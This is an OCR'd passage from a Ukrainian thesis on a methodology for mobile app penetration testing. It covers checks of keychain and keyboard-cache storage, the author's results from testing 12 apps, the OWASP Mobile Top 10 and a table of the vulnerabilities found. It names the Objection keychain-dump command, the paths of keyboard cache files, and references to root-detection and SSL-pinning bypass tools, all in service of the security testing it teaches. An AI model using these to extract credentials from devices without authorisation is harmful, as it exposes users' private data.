


Рисунок 3.22 – Кеш-файли застосунку містять авторизаційні дані користувача

Конфіденційні дані в iOS часто зберігають в зв'язці ключів (це можуть бути автентифікаційні токени, PIN коди, логіни та паролі користувача тощо), проте при видаленні програми вона автоматично не очищується. Тому необхідно перевіряти, чи очищує застосунок зв'язку ключів при кожному видаленні. Для цього необхідно видалити застосунок після активного користування. А потім

перевстановити програму, щоб перевірити, чи зберіглися дані для входу користувачів. Під час нормального функціонування програми необхідно використовувати атрибути, що унеможливлюють доступ зловмисників до об’єктів зв’язки ключів. В ідеалі маркери авторизації не повинні зберігатись ніде, окрім оперативної пам'яті (RAM). Але це призводить до необхідності повторної авторизації для користувача кожного разу, коли він закриває програму, тому альтернативним рішенням є використання атрибуту зв’язки ключів kSecAttrAccessibleWhenPasscodeSetThisDeviceOnly. Він означає, що даний елемент доступний лише на даному пристрої (тобто до резервних копій він не потрапляє) і лише тоді, коли пристрій, що захищений паролем, розблокований. Перевірка здійснюється за допомогою інструменту Objection та команди ios keychain dump.




Рисунок 3.23 – Отримання інформації зі зв’язки ключів за допомогою objection

Якщо застосунок передбачає можливість копіювання чи вставки важливих даних з буферу обміну, необхідно перевірити, чи зберігаються ці дані в кеш-пам’яті клавіатури:

iOS: `/private/var/mobile/Library/Keyboard/dynamic-text.dat`

Android:`/data/data/com.android.providers.userdictionary/databases/user_dict.db`

Якщо застосунок на базі Android має дозвіл на запис до зовнішнього сховища (android.permission.WRITE_EXTERNAL_STORAGE"), необхідно перевіряти на витік конфіденційних даних ще й його: /mnt/sdcard

Конфіденційні дані не повинні потрапляти у відкритому виді до жодного з цих каталогів та компонентів, так як шкідливе програмне забезпечення з правами супер-користувача або зловмисник, що отримає повний контроль над втраченим пристроєм, зможуть отримати доступ до них.

Повна схема розробленої методики наведена у додатку Б.

Висновки до розділу 3

В даному розділі була розглянута розроблена методика. Вона враховує всі аспекти OWASP Mobile Top 10 та MSTG, поверхню атаки та основні загрози мобільних застосунків, описує можливі труднощі та методи їх рішення; містить інформацію про вплив, ймовірність та ризик загрози.

Всі послідовні кроки умовно поділені на 3 етапи: до запуску застосунку, під час запуску та після запуску. Кожен з кроків відповідає вразливостям із списку OWASP Mobile TOP 10.

Таким чином, розроблена методика дозволяє підвищити ефективність та швидкість тестування мобільних застосунків на проникнення, так як вона має чітку структуру та послідовні кроки кожного етапу тестування, на відміну від існуючих рішень.

4 АНАЛІЗ ОТРИМАНИХ РЕЗУЛЬТАТІВ

4.1 Результати експерименту на реальних даних

В рамках переддипломної практики запропонована методика була перевірена на 7 застосунках на базі iOS, 5 застосунках на базі Android. 8 з них були в рамках одного проекту та мали спільну серверну частину. Один застосунок був виключно для Android і ще 3 – тільки для iOS. Під час тестування було знайдено 4 унікальні вразливості високого ризику, 11 вразливостей середнього ризику та 7 – низького.




Рисунок 4.1 – Отримані результати

Найчастішими проблемами стали:

- Небезпечне зберігання даних;
- Відсутність виявлення наявності прав супер-користувача;
- Неналежні конфігурації SSL/TLS;
- Відсутня перевірка наявності MDM;
- Дозвіл на встановлення застосунку на застарілі та вразливі версії ОС;
- Розкриття серверної інформації

Повний перелік знайдених вразливостей наведений у додатку В.

Також, за результатами дослідження найбільше вразливостей було знайдено в застосунках на базі Android. Досить велика кількість вразливостей була знайдена на стороні сервера, в основному завдяки додатковому тестуванню API, що свідчить про те, що даний етап є невід'ємною частиною тестування мобільних застосунків на проникнення, і його не варто пропускати.




Рисунок 4.2 – Розподіл за ризиками

Розроблена методика повністю покриває список найпопулярніших вразливостей за версією OWASP Mobile TOP 10 і навіть виходить за його межі:




Рисунок 4.3 – Відповідність вразливостей списку OWASP Mobile TOP 10

Висновки до розділу 4

Розроблена методика довела свою ефективність, так як за відносно малий проміжок часу вона допомогла покрити всі аспекти тестування мобільних застосунків на проникнення. Оцінка ризику знайдених вразливостей була здійснена за допомогою метрики CVSS 3.0 з урахуванням всіх особливостей кожного конкретного застосунку та основних загроз мобільних пристроїв.

ВИСНОВКИ

Мобільні застосунки і надалі продовжують відігравати значну роль як в повсякденному житті людей, так і в бізнес-процесах великих та малих організацій. Втім, незважаючи на безліч переваг, мобільні пристрої несуть за собою чимало нових загроз. Досягти високого рівня захищеності застосунків можна за допомогою використання кращих практик у написанні коду, а також за допомогою регулярного проведення тестування на проникнення

Завданням даної дипломної роботи було розробити методику, що врахує якомога більше вразливостей мобільних застосунків та допоможе підвищити ефективність тестування їх на проникнення. Для досягнення мети роботи, було проведено аналіз стану захищеності мобільних пристроїв, їх актуальності та основних класів загроз. Були проаналізовані існуючі рішення для тестування мобільних застосунків на проникнення та зроблено висновок, що повноцінної методики, яка покривала б всі аспекти тестування для обох ОС – iOS та Android – не існує. Крім того, не було знайдено жодного готового рішення, що містило б чіткі кроки та лаконічний опис кожного з тестових випадків, та на яке можна опиратись для підтвердження повноти тестування.

В результаті дослідження була розроблена універсальна методика, яка враховує всі аспекти тестування мобільних застосунків на базі iOS та Android. Методика включає в себе перевірки застосунку до його запуску, підчас запуску та після запуску, що дозволяє покрити велику частину поверхні атаки. Також враховані проблеми, з якими може зіштовхнутись фахівець з тестування на проникнення, та запропоновано методи їх рішення. Методика має чітку структуру, готовий набір перевірок та рекомендованих інструментів. Отримана в результаті дослідження методика містить набір найнеобхідніших перевірок та рекомендацій і може бути використана як початківцями для навчання, так і досвідченими фахівцями для підвищення ефективності тестування мобільних застосунків на проникнення.

ПЕРЕЛІК ДЖЕРЕЛ ПОСИЛАНЬ

1. DIGITAL 2020: GLOBAL DIGITAL OVERVIEW [Електронний ресурс] – Режим доступу до ресурсу: https://datareportal.com/reports/digital-2020-global-digital-overview.

2. Mobile Operating System Market Share Worldwide [Електронний ресурс]. – 2021. – Режим доступу до ресурсу: https://gs.statcounter.com/os-market-share/mobile/worldwide.

3. Mobile Security Report – Insights on emerging mobile threats [Електронний ресурс] // CheckPoint. – 2021. – Режим доступу до ресурсу: https://pages.checkpoint.com/mobile-security-report-2021.html

4. Hill B. TikTok Reverse Engineered: What Was Discovered Will Make You Delete It ASAP [Електронний ресурс] / Brandon Hill. – 2020. – Режим доступу до ресурсу: https://hothardware.com/news/tiktok-reverse-engineered-beware-privacy].

5. Potter B. IEEE Software security testing / B. Potter, G. McGraw. // 5. – 2004. – №2. – С. 81–85.

6. Velu V. Mobile Application Penetration Testing/Vijay Kumar Velu., 2016. – 312 с

7. OWASP Mobile Security Testing Guide / S.Schleier, B. Mueller, J. Willemsen, OWASP., 2019.

8. The Open Web Application Security Project (OWASP) [Електронний ресурс] – Режим доступу до ресурсу: https://owasp.org.

9. OWASP Top Ten [Електронний ресурс] – Режим доступу до ресурсу: https://owasp.org/www-project-top-ten/.

10. MITRE ATT&CK [Електронний ресурс] – Режим доступу до ресурсу: https://attack.mitre.org.

11. Payment Card Industry (PCI) Data Security Standard [Електронний ресурс]. – 2018. – Режим доступу до ресурсу: https://www.pcisecuritystandards.org/documents/PCI_DSS_v3-2-1.pdf.

12. DISA – Defense Information Systems Agency [Електронний ресурс] – Режим доступу до ресурсу: https://www.disa.mil.

13. FTC – Cybersecurity for small business [Електронний ресурс] – Режим доступу до ресурсу: https://www.ftc.gov/tips-advice/business-center/small-businesses/cybersecurity.

14. OWASP Mobile Application Security Verification Standard (MASVS) [Електронний ресурс] – Режим доступу до ресурсу: https://github.com/OWASP/owasp-masvs.

15. OWASP GoatDroid [Електронний ресурс] – Режим доступу до ресурсу: https://github.com/nvisium-jack-mannino/OWASP-GoatDroid-Project.

16. Android InsecureBankv2 [Електронний ресурс] – Режим доступу до ресурсу: https://github.com/dineshshetty/Android-InsecureBankv2.

17. Damn Vulnerable iOS App (DVIAv2) [Електронний ресурс] – Режим доступу до ресурсу: https://github.com/prateek147/DVIA-v2.

18. Checkra1n [Електронний ресурс] – Режим доступу до ресурсу: https://checkra.in.

19. Magisk 23.0 For Android [Електронний ресурс]. – 2021. – Режим доступу до ресурсу: https://magiskmanager.com.

20. Snakeninny H. iOS App Reverse Engineering/Hangcom Snakeninny., 2015. – 442c.

21. Mobile Security Framework [Електронний ресурс] – Режим доступу до ресурсу: https://github.com/MobSF/Mobile-Security-Framework-MobSF.

22. Quick Android Review Kit (QARK) [Електронний ресурс] – Режим доступу до ресурсу: https://github.com/linkedin/qark.

23. FRIDA – Dynamic instrumentation toolkit for developers, reverse-engineers, and security researchers [Електронний ресурс] – Режим доступу до ресурсу: https://frida.re.

24. Objection - Runtime Mobile Exploration [Електронний ресурс] – Режим доступу до ресурсу: https://github.com/sensepost/objection.

25. Xposed framework [Електронний ресурс] – Режим доступу до ресурсу: https://repo.xposed.info/module/de.robv.android.xposed.installer.

26. Wireshark [Електронний ресурс] – Режим доступу до ресурсу: https://www.wireshark.org.

27. Burp and Mobile Devices — PortSwigger — Режим доступу: https://portswigger.net/support/bu rp-and-mobile-devices.

28. Tcpdump [Електронний ресурс] – Режим доступу до ресурсу: https://www.tcpdump.org.

29. RootCloak [Електронний ресурс] – Режим доступу до ресурсу: https://repo.xposed.info/module/com.devadvance.rootcloak2.

30. Cydia App Store [Електронний ресурс] – Режим доступу до ресурсу: https://cydia-app.com.

31. Gentiles E. Comparison of Different Android Root-Detection Bypass Tools [Електронний ресурс] / Elvin Gentiles. – 2020. – Режим доступу до ресурсу: https://medium.com/secarmalabs/comparison-of-different-android-root-detection-bypass-tools-8fd477251640.

32. J. Summitt — Non HTTP Proxy (NoPE) — 2016. — Режим доступу: https://github.com/portswigg er/nope-proxy.

33. Гончаренко Д. А. Перехоплення мережевого трафіку у мобільних застосунках, що ігнорують системні налаштування проксі-серверу / Д. А. Гончаренко, М. В. Коломицев. // XIX Всеукраїнська науково-практична конференція студентів, аспірантів та молодих вчених «Теоретичні і прикладні проблеми фізики, математики та інформатики». – 2021. – С. 214–216.

34. Wass C. Four Ways to Bypass Android SSL Verification and Certificate Pinning [Електронний ресурс] / Cody Wass. – 2018. – Режим доступу до ресурсу: https://blog.netspi.com/four-ways-bypass-android-ssl-verification-certificate-pinning/.

35. SSLUnpinning - Xposed Module [Електронний ресурс] – Режим доступу до ресурсу: https://github.com/ac-pm/SSLUnpinning_Xposed.

36. SSL KillSwitch v2 [Електронний ресурс]. – 2019. – Режим доступу до ресурсу: https://github.com/nabla-c0d3/ssl-kill-switch2/releases/download/0.14/com.nablac0d3.sslkillswitch2_0.14.deb

37. Apktool [Електронний ресурс] – Режим доступу до ресурсу: https://ibotpeaches.github.io/Apktool/.

38. APK Analyzer [Електронний ресурс] – Режим доступу до ресурсу: https://developer.android.com/studio/build/apk-analyzer.

39. Jarsigner [Електронний ресурс] – Режим доступу до ресурсу: https://docs.oracle.com/javase/7/docs/technotes/tools/windows/jarsigner.html.

40. Drozer [Електронний ресурс] – Режим доступу до ресурсу: https://pypi.org/project/drozer/.

41. Dhanjani N. Insecure Handling of URL Schemes in Apple's iOS [Електронний ресурс] / Nitesh Dhanjani. – 2010. – Режим доступу до ресурсу: https://www.sans.org/blog/insecure-handling-of-url-schemes-in-apples-ios/.

42. CVE-2012-6636 [Електронний ресурс]. – 2012. – Режим доступу до ресурсу: https://nvd.nist.gov/vuln/detail/CVE-2012-6636.

43. Metasploit [Електронний ресурс] – Режим доступу до ресурсу: https://www.metasploit.com.

44. Common Vulnerability Scoring System (CVSS) Version 3.0 [Електронний ресурс] – Режим доступу до ресурсу: https://www.first.org/cvss/calculator/3.0.

ДОДАТКИ

ДОДАТОК А

OWASP Mobile TOP 10


№	Вразливість	Опис
M1	Обхід архітектурних обмежень (Improper Platform Usage)	Цей клас вразливостей охоплює неправильне використання функції операційної системи або неналежне використання засобів контролю безпеки пристрою, обходу обмежень. Ці вразливості можуть стосуватись неналежно захищених компонентів в Android, обхід біометричного захисту, використання застарілих версій ОС, використання слабких атрибутів зв’язки ключів в iOS. Це може спричинити серйозний вплив на уражені програми.
M2	Небезпечне зберігання даних (Insecure Data Storage)	До цієї вразливості відносяться небезпечне зберігання і та витік даних. Зловмисник може або отримати фізичний доступ до викраденого пристрою, або скомпрометувати його за допомогою шкідливого програмного забезпечення або модифікованої програми.У разі фізичного доступу до пристрою до файлової системи пристрою можна отримати доступ після приєднання до комп’ютера. Багато вільно доступних програмних засобів дозволяють атакуючому отримати доступ до каталогів сторонніх програм та особистих даних, що містяться в них
M3	Небезпечна передача даних (Insecure Communication)	До цього класу можна віднести неналежну перевірку достовірності джерел зв'язку, вразливі версії протоколів, відсутність закріплення сертифікату, передача даних у незашифрованому вигляді і т.д.

M4	Небезпечна автентифікація (Insecure Authentication)	Ця вразливість відноситься до автентифікації користувача чи до невірного управління сеансами. Також ця проблема виникає, коли мобільний пристрій не може правильно розпізнати користувача і дозволяє атакуючому ввійти в програму за допомогою облікових даних за замовчуванням. Це може бути відсутня перевірка ідентифікатору користувача, контролю сеансу, неналежне управління сесіями.
M5	Слабка криптостійкість (Insufficient Cryptography)	Дані в мобільних застосунках стають вразливими через слабкі процеси криптографії. Зловмисник може отримати фізичний доступ до мобільного пристрою, перехоплючати мережевий трафік або використовувати ШПЗ на пристрої для доступу до зашифрованих даних. Ці вразливості стосуються неналежного використання криптографічних протоколів та слабкої криптостійкості
M6	Небезпечна авторизація (Insecure Authorization)	Цей клас вразливостей описує неналежну авторизацію, наприклад, якщо перевірки відбуваються на стороні клієнта, вразливості типу Broken Access control чи IDOR. Коли зловмисник отримує доступ до програми як законний користувач, наступним завданням для нього є отримання адміністративного доступу шляхом примусового перегляду заборонених елементів, де він може виконувати адміністративні команди. Зловмисники зазвичай використовують бот-мережі або шкідливі програми на мобільному пристрої для експлуатації вразливостей авторизації.

M7	Якість коду (Client Code Quality)	До цієї категорії відносяться типові вразливості витоку пам'яті та переповнення буфера, відсутності перевірки користувацького вводу, використання застарілих та вразливих бібліотек
M8	Модифікація даних (Code Tampering)	Зловмисники надають перевагу підробленню коду застосунків перед різними формами маніпуляцій, так як це дозволяє шкідливому застосунку змінювати код, пам'ять, системні методи API, дані і ресурси програми. Користувачі можуть завантажити сфальсифіковані версії популярних програм із сторонніх магазинів додатків через фішинг-атаки та оманливу рекламу. Це забезпечує зловмисникам можливість управління сторонніми застосунками для здійснення нелегітимних дій, спроби викрасти дані та скомпрометувати користувача або для іншої вигоди.
M9	Аналіз вихідного коду (Reverse Engineering)	Ця вразливість заключається в аналізі виконуваних файлів для визначення вихідного коду, сторонніх бібліотек, алгоритмів і т.д. Зловмисники, як правило, використовують зовнішні, загальнодоступні інструменти двійкового контролю, такі як IDA Pro, Hopper тощо, для коду та його зв’язків із серверними процесами. Зворотна інженерія може бути використана для пошуку вразливостей, вилучення конфіденційної інформації.
M10	Прихований функціонал (Extraneous Functionality)	В коді програми часто можна знайти коментарі або приховані можливості, логування, можливість відлагодження чи інші механізми, що не призначені для загального використання.

ДОДАТОК Б

Схема розробленої методики



ДОДАТОК В

Таблиця знайдених вразливостей

Назва вразливості	***Ризик***	***Етап перевірки***	***Android***	***iOS***	***Серверна частина***
Міжсайтовий скриптинг	високий	2	+	+	+
SQL ін’єкція	високий	2			+
Відсутня перевірка сертифікату	високий	2	++		
Розкриття паролів хешу	високий	2			+
Втручання в процес оновлення	середній	2	+	+	+
Відмова в обслуговуванні на прикладному рівні	середній	2			+++
Порушений контроль доступу	середній	2			++
Надмірні дозволи на автентифікацію	середній	2	+	+	
Відсутність виявлення наявності супер-користувача	середній	2	+++++		
Відсутність виявлення наявності Jailbreak	середній	2		+++	
Відсутність закріплення сертифікату	середній	2	++	++	
Втручання в процес клієнт-серверної комунікації	середній	2	+	+	
Небезпечне зберігання даних	середній	3	++++++	++++	
Неналежні конфігурації SSL/TLS	середній	2			+++++++
Відсутність скасування дійсності токена	середній	3			+
Відсутність перевірки наявності MDM	низький	2	+++++	+++	
Використання надлишкових дозволів	низький	1	+++		
Дозвіл на відлагодження застосунку	низький	1	+		
Дозвіл на повне резервне копіювання	низький	1	+		
Дозвіл на встановлення застосунку на застарілі та вразливі версії ОС	низький	1	+++	+++	
Розкриття серверної інформації	низький	2			++++++
Слабкий атрибут зв’язки ключів	низький	2		++++	